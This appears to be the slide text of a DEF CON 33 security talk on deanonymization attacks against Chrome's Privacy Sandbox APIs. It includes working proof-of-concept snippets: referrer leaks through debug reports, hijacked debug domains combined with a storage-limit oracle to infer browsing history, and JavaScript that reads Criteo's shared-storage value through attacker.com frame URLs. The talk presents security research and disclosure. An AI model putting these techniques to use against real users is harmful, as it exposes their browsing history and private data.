Escaping the Privacy Sandbox

with Client-Side Deanonymization Attacks

DEF CON 33

Eugene "Spaceraccoon" Lim

About Me

Eugene "Spaceraccoon" Lim

Focus areas:

- **Appsec** — application security research
- **Vulnerability research** — finding bugs that matter
- *"Why would you connect that to the internet???"*

spaceraccoon.dev · @spaceraccoon

The End of an Era: Cookies Cancelled?

> "Soon" is doing a lot of heavy lifting...

- 🚫 Browsers beginning to **block third-party cookies by default**
- ⚖️ Privacy laws and regulations **restricting third-party cookie tracking**
- 🛡️ Browser- and network-level **ad blocking** on the rise

The Elephant in the Room

> Google recently announced they are pausing the deprecation of third-party cookies.


So Why Do We Still Care?

🟢 Already live
Shipped in Chrome & Chromium right now

📣 Adtech uses it
Companies still need a way around cookie

🔬 It's interesting
Privacy-preserving adtech is hard & unexplored

Unpacking Google's Privacy Sandbox



Agenda

- **Attribution Reporting API**
  - Leaking information with debug reports
  - Browser history stealing via side-channels
- **Shared Storage API**
  - Leaking private data from insecure worklets
- **Conclusion + Q&A**

The Attribution Reporting API


What is the Attribution Reporting API?

Privacy Sandbox API for **conversion tracking** without third-party cookies.

> *Did a user who viewed an ad on Site A later perform an action (like a purchase) on Site B?*

- Operates entirely **client-side**
- Three parties: **Publisher**, **Browser**, **Adtech Server**

Step 1: Registering a Source




Interaction can be navigation- or event-based via `attributionsrc` */ JS* `attributionSrc`

Step 1: Source Registration (HTTP)

```
GET /pagead/ar-adview/?nrh={...} HTTP/2
Host: www.googleadservices.com
Cookie: ar_debug=1
Attribution-Reporting-Eligible: trigger;navigation-source, event-source

HTTP/2 200 OK
Attribution-Reporting-Register-Source: {
  "aggregation_keys": { "1": "0x6e1f4587619636cb...", ... },
  "debug_key": "3343088426263375305",
  "debug_reporting": true,
  "destination": "https://spaceraccoon.dev",
  "expiry": "2592000",
  "source_event_id": "9565824793031098609"
}
Set-Cookie: ar_debug=1; Secure; HttpOnly; SameSite=none
```

Step 2: Registering a Trigger



Step 2: Trigger Registration (HTTP)

```
GET /pagead/conversion/16766202842/?... HTTP/2
Host: www.googleadservices.com
Attribution-Reporting-Eligible: trigger, event-source;navigation-source
Referer: https://spaceraccoon.dev

HTTP/2 200 OK
Attribution-Reporting-Register-Trigger: {
  "aggregatable_trigger_data": [
    { "filters": { "22": ["true"], "6": ["true"] },
      "key_piece": "0x4a2e673f6d1e4e87",
      "source_keys": ["6"] },
    ...
  ]
}
```

Step 3: Generating Reports

Other data used to confirm a match:

- `trigger_data` — specify trigger event
- `filters` — narrow down conversions
- `max_event_level_reports` / `trigger_data_matching`

Reports can be **event-level** or **summary** reports.

Step 3: Report Generation (HTTP)

```
POST /.well-known/attribution-reporting/report-event-attribution HTTP/2
Host: ad.doubleclick.net
Content-Type: application/json

{
  "attribution_destination": ["https://spaceraccoon.dev"],
  "randomized_trigger_rate": 0.0001272,
  "report_id": "8b750c76-62c9-487b-8bab-4e9b8c7a9599",
  "scheduled_report_time": "1742262266",
  "source_event_id": "7269729236833329074",
  "source_type": "navigation",
  "trigger_data": "7"
}
```

Intended Privacy Protections

Protection	Mechanism
🎲 **Random**	Randomized reporting delays obscure exact conversion time
📊 **Limited**	Only small amounts of data can be sent per report
📡 **Noisy**	Noise added to prevent deanonymization of individuals

> Seems pretty solid, right? **Let's break it.**

⚠️ Attack #1

Leaky Debugging Reports

Attack #1: Leaky Debugging Reports

- Privacy Sandbox has a **transitional debug report** feature
- Sends verbose debug reports to the reporting origin
- Enabled via `ar_debug=1` cookie
- Can be triggered deliberately by failures in attribution registrations
- Debug reports include **`source_site`** or **`context_site`** values

> Remember when third-party cookies were supposed to be deprecated *soon*?

Debug Report: Referrer Leak


```
<?php header("Referrer-Policy: no-referrer"); ?>
<img width="180" src="https://simeola.com/register-source.php" attributionsrc />
```

```
POST /.well-known/attribution-reporting/debug/verbose HTTP/2
Host: simeola.com

[{ "body": {
    "attribution_destination": ["https://destination.com"],
    "source_site": "https://publishersite.com"
   },
   "type": "source-success"
}]
```


Leaks referrer site despite `no-referrer` policy via debug report!

SafeFrame Referrer Leak



Header-error debug reports can be **deliberately triggered** with malformed attribution data + `Attribution-Reporting-Info: report-header-errors`, causing the report to leak `context_site: acmenews.com`.

SafeFrame Attack Flow



How Facebook Ads Sandbox Prevents It

```
Permissions-Policy: accelerometer=(),
  attribution-reporting=(),
  bluetooth=(),
  camera=(),
  ch-device-memory=(),
  ch-downlink=(),
  ...
Document-Policy: force-load-at-top
```

Fix: disable `attribution-reporting` entirely via `Permissions-Policy`.

⚠️ Attack #2

Destination Hijacking

Attack #2: Destination Hijacking

- Attribution API allows **more than 1 destination** during source registration
- While auditing DoubleClick ad implementations, I found 2 strange debug destinations added to **every** source registration:
  - `debugconversiondomain1.com`
  - `debugconversiondomain2.com`


> **Were these debugging domains available to register?**

The Debug Domains Were Available

```
✓  debugconversiondomain1.com    $10.44    [Purchase]
```

🔴 SOLD


Okay...I Can Commit Ad Click Fraud. So What?



The Storage Limit Oracle


Rate limits prevent abuse and slow data gathering on individuals.

The browser has an **undocumented storage limit** for event-level reports per destination.



> The error itself is our oracle.

Oracle: User Visits advertiser.com



Oracle: User Doesn't Visit advertiser.com

De-Anonymization Achieved

If attacker receives only **999 reports** before hitting the rate limit:

> The queue was already filled by **one prior report**.


Conclusion: The user must have previously visited `advertiser.com`.

✅ Successfully de-anonymized browser history — **without placing an ad or being part of the original transaction**.

The Shared Storage API

What is the Shared Storage API?

Privacy Sandbox API for **cross-site storage access** in a privacy-preserving way.



Use case: Store a user's interest group (e.g. `cat-lover`) and use it to select relevant ads across different sites — without exposing the raw value cross-site.

Step 1: Shared Storage → Worklet

```
// Site A stores a value
window.sharedStorage
  .set("ab-testing-group", "0")
  .then(console.log("Value saved to shared storage"));

// Load a worklet that can read from shared storage
await window.sharedStorage.worklet.addModule("ab-testing-worklet.js");
```

```
<fencedframe id="content-slot"></fencedframe>
```

The worklet runs in an **isolated context** — it can read storage but cannot expose the value directly to the page.

Step 2: Worklet → Fenced Frame

```
const fencedFrameConfig = await window.sharedStorage.selectURL(
  "ab-testing",
  [
    { url: "https://example.com/default-content.html" },
    { url: "https://example.com/experiment-content-a.html" },
  ],
  { resolveToConfig: true }
);
document.getElementById("content-slot").config = fencedFrameConfig;
```

The selected URL index is an **output gate** — the value never leaves the worklet directly.

⚠️ Attack #3

Insecure Cross-Site Worklets

Attack #3: Insecure Cross-Site Worklets

Worklets support `dataOrigin: "script-origin"` — any site can load a third-party worklet and **access that third party's shared storage**.

> So make sure the worklet script is secure...

Finding: `fledge.criteo.com` exposes a public worklet that reads an A/B test value from Criteo's shared storage. Any attacker can invoke it and **infer the stored value** from which URL gets selected.

fledge.criteo.com Worklet (Vulnerable)

```
class SelectURLOperation {
  async run(urls, data) {
    var r = Math.floor(8 * Math.random()).toString();
    // only sets if not already present — so Criteo's existing value persists
    await sharedStorage.set("chrome_abt_pop", r, { ignoreIfPresent: true });
    let a = await sharedStorage.get("chrome_abt_pop");
    return urls.map(url => url.split("?")[0])
               .findIndex(url => url.endsWith(a)); // returns index → leaks value
  }
}
register("select-abt-url", SelectURLOperation);
```

Exploiting the Worklet

```
const selectAbtWorklet = await window.sharedStorage.createWorklet(
  "https://fledge.criteo.com/interest-group/abt/worklet",
  { dataOrigin: "script-origin" }  // ← access Criteo's shared storage
);

var config = await selectAbtWorklet.selectURL('select-abt-url', [
  { url: 'https://attacker.com/frame.php#0' },
  { url: 'https://attacker.com/frame.php#1' },
  // ...up to #7
], { resolveToConfig: true });

document.getElementById("content-slot").config = config;
// Which #fragment loads reveals chrome_abt_pop ∈ {0..7}
```

Any website can read Criteo's `chrome_abt_pop` from private Shared Storage.

Summary of Attacks

#	API	Attack	Impact
1a	Attribution	Debug report leaks referrer despite `no-referrer`	Publisher site exposure
1b	Attribution	SafeFrame site leak via deliberate header errors	Publisher site exposure
2	Attribution	Destination hijacking + storage limit oracle	Browser history de-anonymization
3	Shared Storage	Insecure cross-site worklet invocation	Private data exfiltration

The Bigger Picture

Privacy-preserving adtech is hard.

- Despite creators' best efforts, privacy/security implications of certain features are **not fully understood**
- The **attack surface is large and unexplored**
- The web has a long history of **hardening new features only after they are deployed and attacked**

There's Still More to Do...

Layer	Unexplored APIs
Client-side APIs	Topics API, Protected Audience API, Private Aggregation API
Aggregation Service	Trusted Execution Environments
Enrollment	Attestations, Trusted origins

Escaping the Privacy Sandbox

with Client-Side Deanonymization Attacks

DEF CON 33 · Eugene "Spaceraccoon" Lim

spaceraccoon.dev · @spaceraccoon

Book signing! Swag! Stickers!